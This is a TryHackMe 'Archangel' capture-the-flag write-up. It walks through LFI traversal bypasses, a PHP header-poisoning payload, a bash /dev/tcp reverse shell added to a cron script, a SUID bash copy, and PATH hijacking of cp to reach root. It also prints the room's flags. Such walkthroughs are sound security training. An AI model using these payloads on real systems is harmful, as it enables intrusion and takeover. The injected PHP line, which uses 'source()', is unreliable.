# TryHackMe Room Write-up

Title: Archangel

Description: Boot2root, Web exploitation, Privilege escalation, LFI

Author: Igor Buszta

## Get a shell


*Description: Enumerate the machine*

**Objectives**: Find a different hostname, Find flag 1, Look for a page under development, Find flag 2, Get a shell and find the user flag.

**Tools**: macOS, nmap, Burp Suite, netcat, vim, gobuster


Let's start with nmap scan. (I forgor to take a screenshot but ports 22 and 80 are open).

Now that we know that it's a web service running, let's visit the page.




*Picture 1: front page of target IP.*

Our first objective is to find another hostname. Everything on this site is a placeholder except for the name of the company and it's email.




*Picture 2: The email with hostname.*

The hostname is mafialive.thm. Let's add it to /etc/hosts and perform scans on this domain.

```
> gobuster dir -u http://mafialive.thm -w Downloads/dsplusleakypaths.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://mafialive.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Downloads/dsplusleakypaths.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/robots.txt           (Status: 200) [Size: 34]
/.htaccess            (Status: 403) [Size: 278]
/test.php             (Status: 200) [Size: 286]
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswds           (Status: 403) [Size: 278]
/./../../../../../../../../../../etc/passwd (Status: 400) [Size: 305]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/index.html           (Status: 200) [Size: 59]
/robots.txt           (Status: 200) [Size: 34]
/server-status        (Status: 403) [Size: 278]
/static/../../../a/../../../../etc/passwd (Status: 400) [Size: 305]
/test.php             (Status: 200) [Size: 286]
Progress: 3521 / 3521 (100.00%)
===============================================================
Finished
===============================================================
```

*Picture 3: gobuster results.*

There's *robots.txt* and *index.html* available for us as well as *test.php*


*Picture 4: visiting /index.html site.*

That's our first flag. Let's keep moving.

```
User-agent: *
Disallow: /test.php
```

*Picture 5: robots.txt contents.*

So the robots.txt guides us nevertheless to /test.php.


*Picture 6: view of /test.php page after clicking on the buton*

One of the tips we get from the description is LFI (Local File Inclusion) which is basically manipulating the URL to get to files which weren't meant for us.


*Picture 7: message on page after trying to leave the directory.*

After messing around and trying to find a file like flag.txt or index.html the message remained the same no matter what – „Sorry, that's not allowed". We can suspect that there's a condition in the PHP code which prevents us from going to any file which starts with /var or ../../../

One of the ways to go around it is to filter it through different encoding, like base64 using

php://filter/convert.base64-encode/resource=


*Picture 8: test.php page as base64.*

A tip attached to this flag said that we need to look at the code. Let's decode it and see what we can get.



*Picture 9: decoded base64 test.php file.*

That was already tricky and time consuming. As we suspected there's an *if* conditio which prevents us from going higher through directories on Linux. But does it really?

There's actually a semantic which goes around it: **//..//..//**

The double backslash helps us trick the condition in code but does the exact same thing.

Let's see if we can get to /etc/passwd and see what users are there.




*Picture 10: /etc/passwd contents.*

Notice the archangel user!

We should be getting closer to try getting a shell. One of the ways to achieve that is injecting something into the code. But there's no forms, nothing where we can write our code.

We must get more creative with our tools. There's a button which sends request to the server. What if we manipulated what it sends to get what for example a shell? Luckily there's a pretty handy tool named Burp Suite.

We need to turn Intruder on in Proxy tab. Send the request via button and send it to Repeater (by clicking anywhere with right click).


*Picture 11: header poisoning.*


What I've done here is poisoning the header with simple command:

<?php source($_GET['cmd']); ?>

<?php ... ?> indicates that the code should be interpreted as PHP code.
source($_GET['variable']); is sending a request to terminal to run anything we'd like. That's why we added to the Header a line:


&cmd=id

The terminal on server will run the *id* command. Let's see if it works.




*Picture 12: Response after injecting a command.*

Bingo. You should get the point now. cmd can be sent to server terminal as anything we'd like – including activating shell session and sending it to any port and IP.




*Picture 13: Preparing reverse shell to be sent to server.*


One thing worth to mention, that the whole command must be URL-style. You just type the shell as normal, hover over it and click Ctrl+U.

Netcat is already waiting and listening on port 4444.


*If it comes to the IP address, check your utun if you use openvpn. That's the address you want to use.*


*Picture 14: netcat response after sending the reverse shell.*

We're in guys. But first let's stabilize this shell.




*Picture 15: shell stabilization using python.*




*Picture 16: suspending and running the session again.*

The ssty raw -echo ignores echos of characters we type in. We're getting a raw terminal.

We know from /etc/hosts that there's a user archangel. Let's move to his directory /home/archangel and find the flag.

```
www-data@ubuntu:/$ cd /home/archangel/
www-data@ubuntu:/home/archangel$ ls
myfiles  secret  user.txt
```

*Picture 17: contents of archangel's directory*

```
www-data@ubuntu:/home/archangel$ cat user.txt
thm{lf1_t0_rc3_1s_tr1cky}
```

*Picture 18: flag found in user.txt*

After roaming around I found an interesting video, which helped me complete further tasks.

```
www-data@ubuntu:/home/archangel$ cd myfiles/
www-data@ubuntu:/home/archangel/myfiles$ ls
passwordbackup
www-data@ubuntu:/home/archangel/myfiles$ cat passwordbackup
https://www.youtube.com/watch?v=dQw4w9WgXcQ
```

*Picture 19: the passwordbackup file contents.*

## Root the machine

*Description: Do privilege escalation*

**Objectives**: Get User 2 flag, Root the machine and find the root flag

**Tools:** macOS, netcat

Instead of looking around the whole server, let's use the processess which are running on it to guide us into any vulnerabilities we can find. Let's concatenate the /etc/crontab file.

```
www-data@ubuntu:/home/archangel$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   archangel /opt/helloworld.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
-report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
-report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
-report /etc/cron.monthly )
#
```

*Picture 20: crontab contents.*

There's some script running every minute in /opt/helloworld.sh

What does it do?

```
www-data@ubuntu:/home/archangel$ cat /opt/helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
```

*Picture 21: the helloworld.sh script*

It overwrites the helloworld.txt file in /backupfiles with „hello world".

You thinking what I'm thinking? Another shell? Why not. Cron trust anything it is set to execute, so if we, let's suppose, make cron run a reverse shell, then it will be done without doubt.

Let's modify the file using *echo „" >>*

I set another netcat on port 5555 and start another shell. This time we should be indentified as archangel.

*You can see my first attempt to escalate my privillages to root, but it didn't work.*

```
www-data@ubuntu:/$ echo "bash -i >& /dev/tcp/192.168.187.1/5555 0>&1" >> /opt/>
www-data@ubuntu:/$ cat /opt/helloworld.sh
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt
cp /bin/bash /tmp/bash_root && chmod +s /tmp/bash_root
bash -i >& /dev/tcp/192.168.187.1/5555 0>&1
www-data@ubuntu:/$
```

*Picture 22: Modifying the script which is sent to restricted directory.*

```
archangel@ubuntu:~/secret$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
archangel@ubuntu:~/secret$ ^Z
[1]  + 49747 suspended  sudo nc -lvnp 5555
> stty raw -echo; fg
[1]  + 49747 continued  sudo nc -lvnp 5555
```

*Picture 23: netcat session after the script has been ran – stabilizing shell.*

Because the archangel user was set as the owner of the helloworld.sh script, cron ran it as archangel, that's why we're recognized in another shell as him.

```
archangel@ubuntu:~/secret$ ls -la
total 32
drwxrwx--- 2 archangel archangel  4096 Nov 19  2020 .
drwxr-xr-x 6 archangel archangel  4096 Feb 18 19:15 ..
-rwsr-xr-x 1 root      root      16904 Nov 18  2020 backup
-rw-r--r-- 1 root      root         49 Nov 19  2020 user2.txt
```


*Picture 24: Contents of the secret directory.*

```
archangel@ubuntu:~/secret$ cat user2.txt
cat user2.txt
thm{h0r1zont4l_pr1v1l3g3_2sc4ll4t10n_us1ng_cr0n}
```

*Picture 25: another flag found in user2.txt*


We laid our hands on another flag. There's also another file called backup which was created by root. Why does it matter? Because of the SUID bit set on it, that means the file runs with the owner privillages, not the user who invokes it.

Let's see what's inside this backup file.





*Picture 26: strings results on backup file.*

Okay, it uses the basic command *cp* and copies directory /myfiles to /opt/backup files. Where's the catch, the mistake made here? When we specify the commands, we should use the whole path, meaning /bin/cp. Why? Becuase one can create it's own cp function which will be seen and run before the original. That means we can make cp create another session as root, instead of copying the files.




*Picture 27: creating another cp function.*

Why are we making it in /tmp? Because it is the safest and every user can create files there.




*Picture 28: setting /tmp as the first path to be checked.*

cp now runs the session in privillaged mode thanks to the -p flag which works with SUID. Now let's execute the backup file.

```
archangel@ubuntu:~/secret$ ./backup
```

*Picture 29: executing backup file.*

```
root@ubuntu:/root# ls
root.txt
root@ubuntu:/root# cat root.txt
thm{p4th_v4r1abl3_expl01tat1ion_f0r_v3rt1c4l_pr1v1l3g3_3sc4ll4t10n}
```

*Picture 30: printing contents of a root.txt as root.*

Script worked as expected so I went straight into the /root directory to find the most common file with flag, which is root.txt

This challenge sure was *a challenge*. A lot of thinking outside the box and understanding how systems work, which catalog has which privillages and what it stores.